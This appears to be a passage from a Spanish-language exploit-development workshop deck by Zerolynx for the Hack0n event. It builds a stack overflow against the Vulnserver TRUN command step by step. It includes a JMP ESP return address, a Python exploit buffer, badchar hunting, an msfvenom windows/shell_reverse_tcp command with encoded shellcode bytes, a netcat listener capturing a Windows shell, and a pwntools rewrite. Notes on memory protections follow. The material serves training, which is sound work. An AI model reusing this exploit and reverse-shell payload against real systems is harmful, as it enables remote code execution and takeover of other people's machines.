| 625011BD | FFE1 | JMP ECX | | | | | | | |
| 625011BF | 5B | POP EBX | | | | | | | |
| 625011C0 | 5B | POP EBX | | | | | | | |
| 625011C1 | C3 | RETN | | | | | | | |

| R Found commands | | |
|------------------|-------------|-------------------------|
| Address | Disassembly | Comment |
| 625011AF | JMP ESP | (Initial CPU selection) |
| 625011B8 | JMP ESP | |
| 625011C7 | JMP ESP | |
| 625011D3 | JMP ESP | |
| 625011DF | JMP ESP | |
| 625011E8 | JMP ESP | |
| 625011F7 | JMP ESP | |
| 62501203 | JMP ESP | |
| 62501205 | JMP ESP | |



EXPLOIT PASO A PASO

Jump to ESP: Controlando el flujo

Una posible dirección de memoria de la instrucción JMP ESP es por ejemplo:

0x625011AF

Modificamos de nuevo el exploit añadiendo al EIP esta dirección de memoria, que como se va a ejecutar, ponemos un Breakpoint para parar la ejecución (seleccionar la dirección de memoria y F2).

| CPU - main thread, module essfunc | | |
|-----------------------------------|------|-------------|
| 625011AA | C9 | LEAVE |
| 625011AB | C3 | RETN |
| 625011AC | 55 | PUSH EBP |
| 625011AD | 89E5 | MOV EBP,ESP |
| 625011AE | FFE4 | JMP ESP |
| 625011AF | FFE0 | JMP EAX |
| 625011B0 | 58 | POP EAX |
| 625011B1 | 58 | POP EAX |
| 625011B2 | C3 | RETN |
| 625011B3 | 5D | POP EBP |
| 625011B4 | C3 | RETN |
| 625011B5 | 55 | PUSH EBP |
| 625011B6 | 89E5 | MOV EBP,ESP |
| 625011B7 | FFE4 | JMP ESP |
| 625011B8 | FFE1 | JMP ECX |
| 625011B9 | 5B | POP EBX |

```
offset = 2003

# poner punto de ruptura en esta direccion de memoria
eip = struct.pack("<I",0x625011AF)

buff = "TRUN /./" + "A"* offset + eip + "C"*2900
exploit = buff
```



EXPLOIT PASO A PASO

Los Badchars

```
$ msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=YOURKALIIP LPORT=4444 -b '\x00'
-e x86/shikata_ga_nai 10 -f Python
```

Los badchars (indicados por el parámetro `-b`) son caracteres inválidos o “malos” que no deben incluirse al generar el shellcode. En la tabla ASCII vemos que el primer valor es NULL: “\x00”, este valor es un terminador de cadena y siempre hace que el programa se rompa. **NUNCA** debemos usar “\x00” dentro de una shellcode.

Para identificarlos, tenemos que poner detrás del valor EIP la cadena completa (bytearray) e ir quitando uno a uno cada badchar hasta que veamos en la pila el último “\xFF”. Hay que usar breakpoint para poder analizar la pila.

```
badchars = ""
badchars += "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
badchars += "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
badchars += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
...
badchars += "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
badchars += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
...
badchars += "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```



EXPLOIT PASO A PASO

Búsqueda de Badchars

| Address | Hex dump | ASCII |
|----------|-------------------------|------------|
| 0182F9F4 | 90 90 90 90 90 90 90 90 | EEEEEEEE |
| 0182F9FC | 90 90 01 02 03 04 05 06 | EEEE000000 |
| 0182FA04 | 07 08 09 0A 0B 0C 0D 0E | 0000000000 |
| 0182FA0C | 0F 10 11 12 13 14 15 16 | 0000000000 |
| 0182FA14 | 17 18 19 1A 1B 1C 1D 1E | 0000000000 |
| 0182FA1C | 1F 20 21 22 23 24 25 26 | 0000000000 |
| 0182FA24 | 27 28 29 2A 2B 2C 2D 2E | 0000000000 |
| 0182FA2C | 2F 30 31 32 33 34 35 36 | 0000000000 |
| 0182FA34 | 37 38 39 3A 3B 3C 3D 3E | 0000000000 |
| 0182FA3C | 3F 40 41 42 43 44 45 46 | 0000000000 |
| 0182FA44 | 47 48 49 4A 4B 4C 4D 4E | 0000000000 |
| 0182FA4C | 4F 50 51 52 53 54 55 56 | 0000000000 |
| 0182FA54 | 57 58 59 5A 5B 5C 5D 5E | 0000000000 |
| 0182FA5C | 5F 60 61 62 63 64 65 66 | 0000000000 |
| 0182FA64 | 67 68 69 6A 6B 6C 6D 6E | 0000000000 |
| 0182FA6C | 6F 70 71 72 73 74 75 76 | 0000000000 |
| 0182FA74 | 77 78 79 7A 7B 7C 7D 7E | 0000000000 |
| 0182FA7C | 7F 80 81 82 83 84 85 86 | 0000000000 |
| 0182FA84 | 87 88 89 8A 8B 8C 8D 8E | 0000000000 |
| 0182FA8C | 8F 90 91 92 93 94 95 96 | 0000000000 |
| 0182FA94 | 97 98 99 9A 9B 9C 9D 9E | 0000000000 |
| 0182FA9C | 9F A0 A1 A2 A3 A4 A5 A6 | 0000000000 |
| 0182FAA4 | A7 A8 A9 AA AB AC AD AE | 0000000000 |
| 0182FAAC | AF B0 B1 B2 B3 B4 B5 B6 | 0000000000 |
| 0182FAB4 | B7 B8 B9 BA BB BC BD BE | 0000000000 |
| 0182FABC | BF C0 C1 C2 C3 C4 C5 C6 | 0000000000 |
| 0182FAC4 | C7 C8 C9 CA CB CC CD CE | 0000000000 |
| 0182FACC | CF D0 D1 D2 D3 D4 D5 D6 | 0000000000 |
| 0182FAD4 | D7 D8 D9 DA DB DC DD DE | 0000000000 |
| 0182FADC | DF E0 E1 E2 E3 E4 E5 E6 | 0000000000 |
| 0182FAE4 | E7 E8 E9 EA EB EC ED EE | 0000000000 |
| 0182FAEC | EF F0 F1 F2 F3 F4 F5 F6 | 0000000000 |
| 0182FAF4 | F7 F8 F9 FA FB FC FD FE | 0000000000 |
| 0182FAFC | FF 43 43 43 43 43 43 43 | CCCCCCCC |
| 0182FB04 | 43 43 43 43 43 43 43 43 | CCCCCCCC |



EXPLOIT PASO A PASO



Shellcode - Meterpreter? Shell reversa? Comando de cmd? Powershell?

¿Que ejecutamos después de saltar al ESP? Lo que entre, aquí el tamaño **SI** importa. En este caso, tenemos 4000 bytes largos, de sobra para inyectar un payload generado con msfvenom.

- Más funcionalidad => Más espacio ocupado en el exploit. No siempre podemos colar shellcode gigantesco.
- El tráfico de meterpreter es muy fácil de detectar por los IDS/IPS y su tamaño es grande.
- A veces una shell inversa es suficiente, es más pequeña, y encima es más difícil de detectar. También es más fácil hacer AV bypass con una shell que con un meterpreter.

```
42959 840 -rw-r--r-- 1 root root 859782 ene 25 23:52 meterpreter.txt
54405 4 -rw-r--r-- 1 root root 1684 ene 25 23:52 shell_reverse.txt
root@kalihtb:~/hackon/TRUN# wc meterpreter.txt
13869 41607 859782 meterpreter.txt
root@kalihtb:~/hackon/TRUN# wc shell_reverse.txt
28 84 1684 shell_reverse.txt
```



EXPLOIT PASO A PASO

Shellcode - Shell reversa

Una vez hemos identificado los badchars, los añadimos al comando y obtenemos el shellcode a poner detrás de EIP.

\$ msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=YOURKALIIP LPORT=4444 -b '\x00' -e x86/shikata_ga_nai 10 -f Python

```
root@kalihtb:~/hackon/TRUN# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=192.168.1.40 LPORT=4444 -b '\x00'
-e x86/shikata_ga_nai 10 -f Python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf = ""
buf += "\xda\xdb\xb8\x26\x67\xf1\x3d\xd9\x74\x24\xf4\x5f\x33"
buf += "\xc9\xb1\x52\x31\x47\x17\x83\xc7\x04\x03\x61\x74\x13"
buf += "\xc8\x91\x92\x51\x33\x69\x63\x36\xbd\x8c\x52\x76\xd9"
buf += "\xc5\xc5\x46\xa9\x8b\xe9\x2d\xff\x3f\x79\x43\x28\x30"
buf += "\xca\xee\x0e\x7f\xcb\x43\x72\x1e\x4f\x9e\xa7\xc0\x6e"
buf += "\x51\xba\x01\xb6\x8c\x37\x53\x6f\xda\xea\x43\x04\x96"
buf += "\x36\xe8\x56\x36\x3f\x0d\x2e\x39\x6e\x80\x24\x60\xb0"
buf += "\x23\xe8\x18\xf9\x3b\xed\x25\xb3\xb0\xc5\xd2\x42\x10"
buf += "\x14\x1a\xe8\x5d\x98\xe9\xf0\x9a\x1f\x12\x87\xd2\x63"
buf += "\xaf\x90\x21\x19\x6b\x14\xb1\xb9\xf8\x8e\x1d\x3b\x2c"
buf += "\x48\xd6\x37\x99\x1e\xb0\x5b\x1c\xf2\xcb\x60\x95\xf5"
buf += "\x1b\xe1\xed\xd1\xbf\x90\xb6\x70\x6f\x17\x18\x94\xf9"
```



EXPLOIT PASO A PASO

Time to Pwn!

Antes de nada, abriremos una Shell contra la KALI, hay que abrir el puerto 4444 para escuchar la conexión:

\$ **nc -nlvp 4444** donde [n=no resolve dns (only IP), l=listen, v=verbose, p=port]

Ejecutamos el comando completo... y SHELL!

```
root@kalihtb:~/hackon/TRUN# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.40] from (UNKNOWN) [192.168.1.43] 49273
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\IEUser\Desktop\vulnserver-master>whoami
whoami
mipese\ieuser
```



VICTORY





Hack0n

4. EJERCICIO



EL COMANDO LTER

Badchars, el retorno

El comando LTER de Vulnserver presenta las mismas características que el comando TRUN, pero contiene varios caracteres inválidos. ¿Seréis capaz de encontrarlos?





Hack0n

5. ANEXOS



PWNTOOLS



Pwntools es una librería de desarrollo de exploits y un framework para CTFs. Está desarrollado en Python y su principal objetivo es hacer la creación de exploits lo más sencilla posible.

A continuación, os dejamos una captura del mismo exploit que hemos estado realizando, pero con la estructura de pwntools.

```
#Por temas de pwntools, hay que seguir la siguiente estructura para que funcione en python3
def expl():
    conn = remote('10.10.10.4', 9999, typ='tcp')
    EIP = 0x62501203 #Hexadecimal para los offset
    A = b'A' * 2003 #Para cadenas str, hay que pasarlo a binario
    B = b'B' * 16
    C = b'C' * (5000-2003-4-16-len(buf))
    EIP = p32(EIP) #De hexadecimal lo pasamos a little endian
    exploit = A + EIP + B + buf + C #Como todo esta en binario, podemos juntarlo
    payload = b'TRUN ././' + exploit + b'\r\n' #Añadimos el exploit al payload, lo dicho, las strings en binario otra vez.
    conn.send(payload)
    print(conn.recv(1024))
    conn.close()

expl()
```



RETO

Comando de compilación: `$ gcc reto.c -o reto -fno-stack-protector -z execstack`

Para pasar de algo imposible...

a... imprimir hacked

```
#include <stdio.h>
int main () {
    int a = 0;
    char buf[64];
    read(0,buf,100);
    int b = 288;
    if (a!=0xdeadbeef){
        printf("OK\r\n");
    }else{
        printf("hacked\r\n");
    }
    return 0;
}
```

```
pimp@ubuntu32:~/exploiting/cursoZL$ ./zl_3 <<< $(python -c [REDACTED])
hacked
pimp@ubuntu32:~/exploiting/cursoZL$
pimp@ubuntu32:~/exploiting/cursoZL$
pimp@ubuntu32:~/exploiting/cursoZL$
```



PROTECCIONES DE MEMORIA

Protección de desbordamiento de Pila por uso de “**Stack Canary**”



Esta protección se DEShabilita cuando se compila con el flag “-fno-stack-protector”.

La idea básica detrás de la protección de la pila es generar un valor aleatorio (canario) en la inicialización del programa y se inserta al final de la zona donde existe un alto riesgo de producirse un desbordamiento de la pila. Al final de la función, se comprueba si se ha modificado el valor de canario. El valor canario se comprueba antes de que la función regrese; si ha cambiado, el programa abortará. Generalmente, los ataques de desbordamiento de búfer de pila (aka "stack smashing") tendrán que cambiar el valor del canario cuando escriben más allá del final del búfer antes de que puedan llegar al puntero de retorno. Como el valor del canario es desconocido para el atacante, no puede ser reemplazado por el ataque. Por lo tanto, la protección de la pila permite al programa abortar cuando eso ocurre en lugar de volver a donde el atacante quería que fuera.



PROTECCIONES DE MEMORIA

Data Execute Prevention (**DEP** en Windows) o No-Execute Bit (**NX** en Linux)

El bit NX (no ejecutar) es una tecnología utilizada en las CPUs que garantiza que distintas áreas de datos en memoria (como el stack y el heap) no sean ejecutables, y otras, como la sección del código, no puedan ser escritas. Básicamente previene ejecutar shellcode en zonas relativamente cómodas o sencillas como la pila.

Se elimina esta protección con “-z execstack” en contra de la configuración por defecto que es “-z noexecstack”. Se puede comprobar el cambio del valor haciendo uso del comando “readelf -l” sobre un binario.



PROTECCIONES DE MEMORIA

Address space layout randomization - **ASLR**

Esta protección la base de las bibliotecas (**libc**) para que no podamos saber la dirección de memoria de funciones de la libc. Con el ASLR se evita la técnica Ret2libc y nos obliga a tener que filtrar direcciones de la misma para poder calcular base.

Tanto en linux como en windows, la protección ASLR se deshabilita desde sistema. En Linux modificando el valor de: `"/proc/sys/kernel/randomize_va_space"`

0 = deshabilitado

1 = habilitado para instrucciones

2 = habilitado para instrucciones y segmento de datos también



Position-independent executable – **PIE**

Esta técnica, como el ASLR, randomiza la dirección base pero en este caso es del propio binario. Esto nos dificulta el uso de gadgets o funciones del propio binario. Flag de compilación en caso de ser necesario: `"-no-pie"`



REFERENCIAS

<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

<https://sh3llc0d3r.com/category/vulnserver/>

<https://github.com/stephenbradshaw/vulnserver>

<http://danigargu.blogspot.com/>

<https://ironhackers.es/tutoriales/pwn-rop-bypass-nx-aslr-pie-y-canary/>

<https://www.aldeid.com/wiki/X86-assembly/Instructions>

<https://github.com/Gallopsled/pwntools>

<https://buffered.io/posts/staged-vs-stageless-handlers/>

<https://reverseengineering.stackexchange.com/questions/19776/what-is-the-right-way-to-pack-a-payload-with-python3s-pwntools>



CONTACT US @



- **@Pimp_ER**
- **sgutierrez@zerolynx.com**
- **@MrSquid**
- **jescabias@zerolynx.com**

www.zerolynx.com

www.github.com/zerolynx

www.facebook.com/zerolynx

www.linkedin.com/company/zerolynx

[@ZerolynxOficial](https://twitter.com/ZerolynxOficial)

[Zerolynx Oficial](https://www.youtube.com/ZerolynxOficial)

blog.zerolynx.com

